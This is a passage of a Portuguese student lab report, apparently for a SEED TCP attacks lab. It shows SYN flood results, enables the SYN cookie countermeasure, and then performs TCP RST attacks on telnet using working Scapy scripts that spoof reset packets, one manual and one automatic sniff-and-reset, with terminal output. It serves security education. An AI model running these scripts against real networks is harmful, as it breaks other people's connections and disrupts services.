


Imagen 19 – Captura de pacotes via Wireshark.

Agora quando paramos de executar o código malicioso podemos observar que em questão de alguns minutos o servidor volta a ter slots para conexão via TCP/TELNET e ao utilizar o comando netstat -nat podemos ver que não possui nada na fila de slots de conexão.




Imagen 20 – Parando a execução do código malicioso em C.




Imagen 21 – Conexão via TCP/TELNET após a finalização da execução o código malicioso.

```

root@77b295640d4e:/# ip tcp_metrics flush
root@77b295640d4e:/# ip tcp_metrics show
root@77b295640d4e:/# netstat -tna | grep SYN_RECV | wc -l
bash: wc-l: command not found
root@77b295640d4e:/# netstat -tna | grep SYN_RECV | wc -l
61
root@77b295640d4e:/# netstat -tna | grep SYN_RECV | wc -l
0
root@77b295640d4e:/# ip tcp_metrics show
10.9.0.6 age 13.196sec source 10.9.0.5
root@77b295640d4e:/#

```

Imagen 22 – Execução dos comandos de limpeza de cache e listando fila de conexões.

Comparando os resultados com a Task anterior chegamos aos mesmo resultados, o código malicioso em C e em Python conseguem efetuar o ataque de SYN Flood com sucesso, de maneira que todos os slots de conexão fiquem ocupados e bloqueando novas conexões.

Task 1.3: Enable the SYN Cookie Countermeasure

Agora ativando a contramedida do SYN Cookie, basicamente quando ela estiver ativa a máquina começa a detectar que está sob o ataque de inundação SYN e então bloqueia os SYN floods.

Primeiro então habilitamos a contramedida através do comando:

```
sysctl-w net.ipv4.tcp_syncookies=1
```

Foi necessário digitar esse comando pois nas configurações do container da vítima a contramedida foi desativada. Após ativar o SYN Cookie então novamente foi feito limitado o número de slots mas mesmo assim o sistema utilizou o máximo disponível, logo depois então foi feito a limpeza de cache, verificou se existia algum cache de conexão e depois foi executado o código malicioso, ao abrir conexão TCP/TELNET foi realizada com sucesso, a contramedida então acabou bloqueando o flood, essa proteção é vista na captura de pacotes pelo Wireshark. O mesmo processo foi executado com ambos os códigos podemos verificar nas imagens abaixo:

```

root@77b295640d4e:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@77b295640d4e:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@77b295640d4e:/# ip tcp_metrics show
10.9.0.6 age 2.600sec cwnd 10 rtt 36us rt
root@77b295640d4e:/# ip tcp_metrics flush
root@77b295640d4e:/# ip tcp_metrics show
[03/19/22]seed@VM:~/.../Labsetup$ Lucas Albino Martins
root@77b295640d4e:/# ip tcp_metrics show
10.9.0.6 age 10.532sec cwnd 10 rtt 3942us rttvar 6340us source 10.9.0.5
root@77b295640d4e:/# netstat -nat | grep SYN_RECV | wc -l
124
root@77b295640d4e:/# ip tcp_metrics flush
root@77b295640d4e:/# ip tcp_metrics show
root@77b295640d4e:/# netstat -nat | grep SYN_RECV | wc -l
128
root@77b295640d4e:/# ip tcp_metrics show
10.9.0.6 age 12.512sec cwnd 10 rtt 9229us rttvar 14945us source 10.9.0.5
root@77b295640d4e:/#

```

Imagen 23 – Ativando SYN Cookie e execução dos comandos de limpeza de cache e listando fila de conexões.

```

root@VM:/volumes# python3 synflood.py
^CTraceback (most recent call last):
  File "synflood.py", line 16, in <module>
    send(pkt, iface = 'br-9bdd0d967c83', verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 345, in send
    socket = socket or conf.L3socket(*args, **kargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 412, in __init__
    self.ins.bind((self.iface, type))
KeyboardInterrupt

root@VM:/volumes# ./synflood 10.9.0.5 23
^C
root@VM:/volumes# [03/19/22]seed@VM:~/.../Labsetup$ Lucas Albino Martins

```

Imagen 24 – Execução dos códigos maliciosos em python e C.

```

root@5bbbab885e91:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
[03/19/22]seed@VM:~/.../Labsetup$ Lucas Albino Martins
77b295640d4e login: ^CConnection closed by foreign host.
root@5bbbab885e91:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
77b295640d4e login: ^CConnection closed by foreign host.
root@5bbbab885e91:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
77b295640d4e login: ^CConnection closed by foreign host.
root@5bbbab885e91:/#

```

Imagen 25 – Conexão via TCP/TELNET com ambos códigos maliciosos ativos.




Imagen 26 – Captura de pacotes via Wireshark.

Podemos concluir nessa Task1.3 que a contramedida é um método eficiente para barrar o SYN Flood.

Task2: TCP RST Attacks on telnet Connections

O ataque TCP RST pode encerrar uma conexão TCP estabelecida entre duas vítimas. Por exemplo, se houver uma conexão telnet estabelecida (TCP) entre dois usuários A e B, os invasores podem falsificar um pacote RST de A para B, quebrando essa conexão existente. Para ter sucesso nesse ataque, os invasores precisam construir corretamente o pacote TCP RST.

Utilizando um código fornecido pelo laboratório:

```
#!/usr/bin/env python3
# Task 2.1
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=36672, dport=23, flags="R", seq=22733841360)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-9bdd0d967c83", verbose=0)
```

Primeiro vamos iniciar uma conexão TCP/TELNET no container auxiliar 10.9.0.6 com o container da vítima 10.9.04. Após essa conexão pegamos os dados para completar o código malicioso com a sport e a seq obtidos pela captura de pacotes TCP no Wireshark. Com o código malicioso editado e adicionado no container de ataque voltamos ao container da vítima e pegamos a fila de conexões com o netstat -nat, verificamos se aparece a conexão com o container auxiliar 10.9.0.6. Para finalizar então no container de ataque executamos o código malicioso, então no container da vítima agora ao digitar netstat -nat já é possível ver que a conexão entre o container auxiliar e a da vítima caiu e não consta na lista. No container auxiliar ao verificar o terminal percebemos que a conexão caiu, podemos verificar também através dos logs de captura de pacotes TCP no Wireshark.




Imagen 27 – Estabelecendo uma conexão TCP/TELNET.






Imagen 28 – Captura de pacotes TCP via Wireshark.



```
root@77b295640d4e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address      State
tcp        0      0 0.0.0.0:23            0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.11:39801       0.0.0.0:*          LISTEN
tcp        0      0 10.9.0.5:23           10.9.0.6:36672     ESTABLISHED
root@77b295640d4e:/#
```

```
[03/19/22] seed@VM:~/.../Labsetup$ Lucas Albino Martins
```


Imagen 29 – Executando comando netstat -nat e listando conexões ativas.



```
root@VM:/volumes# python3 task2.py
version : BitField (4 bits) = 4 (4)
ihl : BitField = 5 (5)
tos : XByteField = 0 (0)
len : ShortField = 1460 (1460)
id : ShortField = 32768 (32768)
flags : FlagsField = 0 (0)
frag : BitField (13 bits) = 0 (0)
```

```
[03/19/22] seed@VM:~/.../Labsetup$ Lucas Albino Martins
```

Imagen 30 – Execução do código malicioso manual.



```
root@77b295640d4e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address      State
tcp        0      0 0.0.0.0:23            0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.11:39801       0.0.0.0:*          LISTEN
tcp        0      0 10.9.0.5:23           10.9.0.6:36672     ESTABLISHED
root@77b295640d4e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address      State
tcp        0      0 0.0.0.0:23            0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.11:39801       0.0.0.0:*          LISTEN
root@77b295640d4e:/#
```

```
[03/19/22] seed@VM:~/.../Labsetup$ Lucas Albino Martins
```

Imagen 31 – Executando comando netstat -nat e listando conexões ativas após execução do código malicioso manual.




Imagen 32 – Conexão TCP/TELNET fechada.




Imagen 33 – Captura de pacotes via Wireshark.

Agora o mesmo processo com o código automático de envio.

```
#!/usr/bin/python3
# reset_auto
# sniff tcp connection and spoof rst packet to break the tcp connection
# Refs:
# 1. sudo netwox 78 --filter "src host 10.0.2.68"
from scapy.all import *
def spoof_tcp(pkt):
    IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
                   dport=pkt[TCP].sport, sport=pkt[TCP].dport)
    spoofpkt = IPLayer/TCPLayer
```

```

ls(spoofpkt)
send(spoofpkt, verbose=0)
pkt=sniff(iface='br-9bdd0d967c83', filter='tcp and port 23', prn=spoof_tcp)

```




Imagen 34 – Estabelecendo uma conexão TCP/TELNET.




Imagen 35 – Captura de pacotes TCP via Wireshark.




Imagen 36 – Executando comando netstat -nat e listando conexões ativas.

```

seed@VM: ~
seed@VM: ~
seed@VM: ~

frag      : BitField (13 bits)          = 0          (0)
ttl       : ByteField                 = 64         (64)
proto     : ByteField                 = (0)        (0)
chksum    : IntField                  = (None)    (None)
src       : IntField                  = (None)    (None)
dst       : IntField                  = (None)    (None)
options   : BitField (4 bits)         = None      (None)
-- 
sport     : ShortEnumField           = 23         (20)
dport     : ShortEnumField           = 36678     (80)
seq       : IntField                  = 0          (0)
ack       : IntField                  = 0          (0)
dataofs   : BitField (4 bits)         = None      (None)
reserved  : BitField (3 bits)          = 0          (0)

```

Imagen 37 – Execução do código malicioso automatico.

```

root@77b295640d4e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:39801        0.0.0.0:*              LISTEN
tcp      0      0 10.9.0.5:23             10.9.0.6:36678        ESTABLISHED
root@77b295640d4e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:39801        0.0.0.0:*              LISTEN
root@77b295640d4e:/

```

Imagen 38 – Executando comando netstat -nat e listando conexões ativas após execução do código malicioso automatico.

```

Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^'.
Ubuntu 20.04.1 LTS
77b295640d4e login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been set up for rootless operation.
not required on a
To restore this configuration, run:
Last login: Sun Mar 19 01:22:00 UTC 2023  on pts/2
seed@77b295640d4e:~$ Connection closed by foreign host.

```

Imagen 39 – Conexão TCP/TELNET fechada.




Imagen 40 – Captura de pacotes via Wireshark.

Task3: TCP Session Hijacking

